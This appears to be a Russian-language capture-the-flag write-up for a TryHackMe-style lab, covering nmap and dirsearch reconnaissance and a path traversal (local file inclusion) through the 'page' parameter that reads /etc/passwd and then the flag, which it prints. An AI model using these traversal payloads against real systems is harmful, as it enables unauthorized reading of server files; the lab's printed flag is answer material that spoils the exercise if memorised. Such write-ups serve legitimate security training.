# Разведка

Для начала пройдемся nmap'ом


```
nmap -sC -sV 10.10.134.254
```

```
┌──(kali㉿kali)-[~/Desktop/VPN]
└─$ nmap -sC -sV 10.10.134.254
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-18 18:17 EST
Nmap scan report for 10.10.134.254
Host is up (0.073s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 1e:b5:57:d0:c0:7e:36:86:1a:91:b3:fd:ff:a5:d7:50 (RSA)
|   256 f7:96:5d:3f:10:e0:aa:a1:7a:0e:3a:40:e3:c4:0a:d2 (ECDSA)
|_  256 b8:5c:b2:2d:24:fa:5c:1c:b4:59:a8:48:be:09:af:96 (ED25519)
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
|_http-title: Lo-Fi Music
|_http-server-header: Apache/2.2.22 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.45 seconds
```

Открыты 80 и 22 порты, пройдемся dirsearch'ем.

```
 _|. _ _  _  _  _ _|_    v0.4.3
(_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/Desktop/VPN/reports/http_10.10.134.254_80/_25-11-18_18-23-53.txt

Target: http://10.10.134.254/

[18:23:53] Starting:
[18:23:59] 403 -  242B  - /.ht_wsr.txt
[18:23:59] 403 -  240B  - /.htaccess.orig
[18:23:59] 403 -  240B  - /.htaccess.bak1
[18:23:59] 403 -  241B  - /.htaccess.sample
[18:23:59] 403 -  239B  - /.htaccess.save
[18:23:59] 403 -  242B  - /.htaccess_extra
[18:23:59] 403 -  239B  - /.htaccess_sc
[18:23:59] 403 -  241B  - /.htaccess_orig
[18:23:59] 403 -  239B  - /.htaccessBAK
[18:23:59] 403 -  239B  - /.htaccessOLD
[18:23:59] 403 -  239B  - /.htaccessOLD2
[18:23:59] 403 -  235B  - /.htm
[18:23:59] 403 -  235B  - /.html
[18:23:59] 403 -  243B  - /.htpasswd_test
[18:23:59] 403 -  240B  - /.htpasswds
[18:23:59] 403 -  240B  - /.httr-oauth
[18:24:56] 403 -  239B  - /server-status
[18:24:56] 403 -  240B  - /server-status/

Task Completed
```

Особо ничего не дало, идем в браузер.




К машинке шли подсказки:

- LFI Path Traversal
- File Inclusion
  Походив по страничкам замечаем некую особенность:
  `http://10.10.134.254/?page=chill.php`
  `http://10.10.134.254/?page=coffee.php`
  Значение page меняется в зависимости от странички.


# Выбор вектора атаки

Исходя из вышеупомянутого, можено предположить что тут кроется LFI уязвимость. Эта уязвимость позволяет открывать/читать файлы с сервера, так что тут может быть плохо настроена фильтрация, что может нам позволить открыть произвольный файл.

Попробуем подкачать файл, который не рассчитан на прочтение посторонним пользователем)
В браузере пропишем следующее:

```
http://10.10.134.254/?page=../../../../etc/passwd
```


/etc/passwd данный файл можно прочитать от пользователя на сервере, а значит если уязвимость есть, мы его прочитаем
Бинго!




фильтр вообще отсутсвует

# Эксплуатация

В TryHackMe и др. флаг обычно представляет собой flag{...}, при этом хранится в файле типа flag.txt Попробуем найти его перебрав соедующие пути:
http://10.10.134.254/?page=../../../../flag
http://10.10.134.254/?page=../../../../flag.txt
http://10.10.134.254/?page=../../../../FLAG
http://10.10.134.254/?page=../../../../home/flag/flag
О да, это сработало)




Вот он наш флаг:

```
flag{e4478e0eab69bd642b8238765dcb7d18}
```